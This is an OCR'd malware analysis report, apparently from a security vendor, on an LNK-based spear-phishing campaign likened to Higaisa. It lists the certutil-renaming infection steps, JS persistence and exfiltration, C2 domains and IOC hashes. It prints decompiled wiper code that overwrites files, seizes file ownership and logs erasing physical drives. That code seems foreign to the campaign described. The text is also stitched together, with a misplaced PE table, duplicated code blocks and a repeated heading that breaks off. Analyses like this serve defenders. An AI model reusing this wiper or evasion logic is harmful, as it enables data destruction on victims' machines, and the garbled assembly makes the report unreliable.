


LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe


Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

